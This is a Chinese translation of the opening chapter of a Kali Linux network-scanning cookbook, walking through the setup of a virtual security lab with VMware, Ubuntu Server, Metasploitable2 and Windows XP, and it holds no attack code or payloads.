

Quick answers to common problems

Kali Linux Network Scanning Cookbook

Over 90 hands-on recipes explaining how to leverage custom scripts and integrated tools in Kali Linux to effectively master network scanning

Justin Hutchens

[PACKT] open source*
community experience distilled
PUBLISHING

目錄

Kali Linux 网络扫描秘籍 中文版

原书：Kali Linux Network Scanning Cookbook

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- 代码仓库

赞助我



协议

第一章 起步

> 作者：Justin Hutchens
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0


第一章介绍了设置和配置虚拟安全环境的基本知识，可用于本书中的大多数场景和练习。 本章中讨论的主题包括虚拟化软件的安装，虚拟环境中各种系统的安装以及练习中将使用的一些工具的配置。

1.1 使用 VMware Player（Windows）配置安全环境


通过在 Windows 工作站上安装VMware Player，你可以在具有相对较低可用资源的 Windows PC 上运行虚拟安全环境。 你可以免费获得 VMware Player，或者以低成本获得功能更为强大的 VMware Player Plus。

准备


为了在 Windows 工作站上安装 VMware Player，首先需要下载软件。 VMware Player 免费版本的下载，请访问 `https：// my.vmware.com/web/vmware/free` 。 在这个页面中，向下滚动到 VMware Player 链接，然后单击下载。 在下一页中，选择 Windows 32 或 64 位安装软件包，然后单击下载。 还有可用于 Linux 32 位和 64 位系统的安装包。




打开VMware Player后，可以选择创建新虚拟机来开始使用。 这会初始化一个非常易于使用的虚拟机安装向导：




你需要在安装向导中执行的第一个任务是定义安装介质。 你可以选择直接从主机的光盘驱动器进行安装，也可以使用 ISO 映像文件。 本节中讨论的大多数安装都使用 ISO，并且每个秘籍中都会提到你可以获取它们的地方。 现在，我们假设我们浏览现有的ISO文件并点击 `Next` ，如下面的截图所示：



然后需要为虚拟机分配名称。 虚拟机名称只是一个任意值，用作标识，以便与库中的其他 VM 进行标识和区分。 由于安全环境通常分为多种不同的操作系统进行，因此将操作系统指定为虚拟机名称的一部分可能很有用。 以下屏幕截图显示 `Specify Disk Capacity` 窗口：




下一个屏幕请求安装的最大尺寸值。 虚拟机会按需使用硬盘驱动器空间，但不会超过此处指定的值。 此外，你还可以定义虚拟机是包含在单个文件中还是分布在多个文件中。 完成指定磁盘容量后，你将看到以下屏幕截图：



最后一步提供了配置的摘要。你可以选择 `Finish` 按钮来完成虚拟机的创建，也可以选择 `Customize Hardware…` 按钮来操作更高级的配置。看一看高级配置的以下屏幕截图：

高级配置可以完全控制共享资源，虚拟硬件配置和网络。 大多数默认配置对于你的安全配置应该足够了，但如果需要在以后进行更改，则可以通过访问虚拟机设置来解决这些配置。 完成高级配置设置后，你将看到以下屏幕截图：



安装向导完成后，你应该会看到虚拟机库中列出了新的虚拟机。 它现在可以从这里通过按下播放按钮启动。 通过打开 VMware Player 的多个实例和每个实例中的唯一 VM，可以同时运行多个虚拟机。

工作原理

VMware 创建了一个虚拟化环境，可以共享来自单个主机系统的资源来创建整个网络环境。 虚拟化软件（如 VMware）使个人，独立研究者构建安全环境变得更加容易和便宜。

1.2 使用 VMware Player（Mac OS X）配置安全环境

你还可以通过在 Mac 上安装 VMware Fusion，在 Mac OS X 上运行虚拟安全环境。 VMware Fusion 需要一个必须购买的许可证，但它的价格非常合理。

准备


要在 Mac 上安装 VMware Player，您首先需要下载软件。 要下载免费试用版或购买软件，请访问以下URL： `https：//www.vmware.com/products/ fusion /` 。

操作步骤

下载软件包后，你应该在默认下载目录中找到它。 运行 `.dmg` 安装文件，然后按照屏幕上的说明进行安装。 安装完成后，你可以从 Dock 或 Dock 中的 Applications 目录启动 VMware Fusion。 加载后，你将看到虚拟机库。 此库不包含任何虚拟机，但你在屏幕左侧创建它们时会填充它们。 以下屏幕截图显示了虚拟机库：



为了开始，请点击屏幕左上角的 `Add` 按钮，然后点击 `New` 。 这会启动虚拟机安装向导。 安装向导是一个非常简单的指导过程，用于设置虚拟机，如以下屏幕截图所示：




第一步请求你选择安装方法。 VMware Fusion 提供了从磁盘或映像（ISO 文件）安装的选项，也提供了多种技术将现有系统迁移到新虚拟机。 对于本节中讨论的所有虚拟机，你需要选择第一个选项。

选择第一个选项 `Install from disc or image` 值后，你会收到提示，选择要使用的安装光盘或映像。 如果没有自动填充，或者自动填充的选项不是你要安装的映像，请单击 `Use another disc or disc image` 按钮。 这应该会打开 `Finder` ，它让你能够浏览到您要使用的镜像。 你可以获取特定系统映像文件的位置，将在本节后面的秘籍中讨论。 最后，我们被定向到 `Finish` 窗口：



选择要使用的镜像文件后，单击 `Continue` 按钮，你会进入摘要屏幕。 这会向你提供所选配置的概述。 如果你希望更改这些设置，请单击 `Customize Settings` 按钮。 否则，单击 `Finish` 按钮创建虚拟机。 当你单击它时，你会被要求保存与虚拟机关联的文件。 用于保存它的名称是虚拟机的名称，并将显示在虚拟机库中，如以下屏幕截图所示：



当你添加更多虚拟机时，你会看到它们包含在屏幕左侧的虚拟机库中。 通过选择任何特定的虚拟机，你可以通过单击顶部的 `Start Up` 按钮启动它。 此外，你可以使用 `Settings` 按钮修改配置，或使用 `Snapshots` 按钮在各种时间保存虚拟机。 你可以通过从库中独立启动每个虚拟机来同时运行多个虚拟机。

工作原理

通过在 Mac OS X 操作系统中使用 VMware Fusion，你可以创建虚拟化实验环境，以在 Apple 主机上创建整个网络环境。 虚拟化软件（如 VMware）使个人，独立研究者构建安全环境变得更加容易和便宜。

1.3 安装 Ubuntu Server


Ubuntu Server 是一个易于使用的 Linux 发行版，可用于托管网络服务和漏洞软件，以便在安全环境中进行测试。 如果你愿意，可以随意使用其他 Linux 发行版; 然而，Ubuntu 是初学者的良好选择，因为有大量的公开参考资料和资源。

准备

在 VMware 中安装 Ubuntu Server 之前，你需要下载磁盘镜像（ISO 文件）。 这个文件可以从 Ubuntu 的网站下载，网址如下： `http://www.ubuntu.com/server` 。

操作步骤


在加载映像文件并从虚拟机启动后，你会看到默认的 Ubuntu 菜单，如下面的截图所示。 这包括多个安装和诊断选项。 可以使用键盘导航菜单。 对于标准安装，请确保选中 `Install Ubuntu Server` 选项，然后按 `Enter` 键。




安装过程开始时，系统将询问你一系列问题，来定义系统的配置。 前两个选项要求你指定您的语言和居住国。 回答这些问题后，你需要定义你的键盘布局配置，如以下屏幕截图所示：




有多个选项可用于定义键盘布局。 一个选项是检测，其中系统会提示你按一系列键，这会让 Ubuntu 检测你正在使用的键盘布局。 你可以通过单击 `Yes` 使用键盘检测。 或者，你可以通过单击 `No` 手动选择键盘布局。此过程将根据你的国家/地区和语言，默认为你做出最可能的选择。 定义键盘布局后，系统会请求你输入系统的主机名。 如果你要将系统加入域，请确保主机名是唯一的。 接下来，系统会要求你输入新用户和用户名的全名。 与用户的全名不同，用户名应由单个小写字母字符串组成。 数字也可以包含在用户名中，但它们不能是第一个字符。 看看下面的截图：



在你提供新帐户的用户名后，你会被要求提供密码。 确保你可以记住密码，因为你可能需要访问此系统来修改配置。 看看下面的截图：



提供密码后，系统会要求你决定是否应加密每个用户的主目录。 虽然这提供了额外的安全层，但在实验环境中并不重要，因为系统不会持有任何真实的敏感数据。 接下来会要求你在系统上配置时钟，如以下屏幕截图所示：



即使您的系统位于内部IP地址上，它也会尝试确定路由的公共IP地址，并使用此信息来猜测你的时区。 如果 Ubuntu 提供的猜测是正确的，选择 `Yes` ; 如果没有，请选择 `No` 来手动选择时区。 选择时区后，会要求你定义磁盘分区配置，如以下屏幕截图所示：



如果没有理由选择不同的项目，建议你保留默认。 你不需要在安全环境中执行任何手动分区操作，因为每个虚拟机通常都使用单个专用分区。 选择分区方法后，会要求你选择磁盘。 除非你已将其他磁盘添加到虚拟机，否则你只应在此处看到以下选项：



选择磁盘后，会要求你检查配置。 验证一切是否正确，然后确认安装。 在安装过程之前，会要求你配置HTTP代理。 出于本书的目的，不需要单独的代理，你可以将此字段留空。 最后，会询问你是否要在操作系统上安装任何软件，如以下屏幕截图所示：



要选择任何给定的软件，请使用空格键。 为了增加攻击面，我已经选中了多个服务，仅排除了虚拟主机和额外的手动包选嫌。 一旦选择了所需的软件包，请按 `Enter` 键完成该过程。

工作原理

Ubuntu Server 没有 GUI，是特地的命令行驱动。 为了有效地使用它，建议你使用 SSH。 为了配置和使用SSH，请参阅本节后面的“配置和使用SSH”秘籍。

1.4 安装 Metasploitable2


Metasploitable2 是一个故意存在漏洞的 Linux发行版，也是一个高效的安全培训工具。它充满了大量的漏洞网络服务，还包括几个漏洞 Web 应用程序。

准备


在你的虚拟安全实验室中安装 Metasploitable2 之前，你首先需要从Web下载它。有许多可用于此的镜像和 torrent。获取 Metasploitable 的一个相对简单的方法，是从 SourceForge 的 URL 下载它： `http://sourceforge.net/projects/metasploitable/files/Metasploita` 。

操作步骤

Metasploitable2 的安装可能是你在安全环境中执行的最简单的安装之一。这是因为当从 SourceForge 下载时，它已经准备好了 VMware 虚拟机。下载 ZIP 文件后，在 Windows 或 Mac OS X 中，你可以通过在 Explorer 或 Finder 中双击，分别轻松提取此文件的内容。看看下面的截图：



解压缩之后，ZIP 文件会返回一个目录，其中有五个附加文件。 这些文件中包括 VMware VMX 文件。 要在 VMware 中使用 Metasploitable，只需单击 `File` 下拉菜单，然后单击 `Open` 。 然后，浏览由ZIP提取过程创建的目录，并打开 `Metasploitable.vmx` ，如下面的屏幕截图所示：



一旦打开了 VMX 文件，它应该包含在你的虚拟机库中。 从库中选择它并单击 `Run` 来启动VM，你可以看到以下界面：



VM加载后，会显示启动屏幕并请求登录凭据。 默认登录凭证的用户名和密码是 `msfadmin` 。 此机器也可以通过SSH访问，在本节后面的“配置和使用SSH”中会涉及。

工作原理

Metasploitable 为安全测试教学的目的而建立。 这是一个非常有效的工具，但必须小心使用。 Metasploitable 系统不应该暴露于任何不可信的网络中。 不应该为其分配公共可访问的IP地址，并且不应使用端口转发来使服务可以通过网络地址转换（NAT）接口访问。

1.5 安装 Windows Server


在测试环境中安装 Windows 操作系统对于学习安全技能至关重要，因为它是生产系统中使用的最主要的操作系统环境。所提供的场景使用 Windows XP SP2（Service Pack 2）。由于 Windows XP 是较旧的操作系统，因此在测试环境中可以利用许多缺陷和漏洞。

准备

要完成本教程中讨论的任务和本书后面的一些练习，你需要获取 Windows 操作系统的副本。如果可能，应该使用 Windows XP SP2，因为它是在编写本书时使用的操作系统。选择此操作系统的原因之一是因为它不再受微软支持，并且可以相对容易地获取，以及成本很低甚至无成本。但是，由于不再支持，您需要从第三方供应商处购买或通过其他方式获取。这个产品的获得过程靠你来完成。

操作步骤

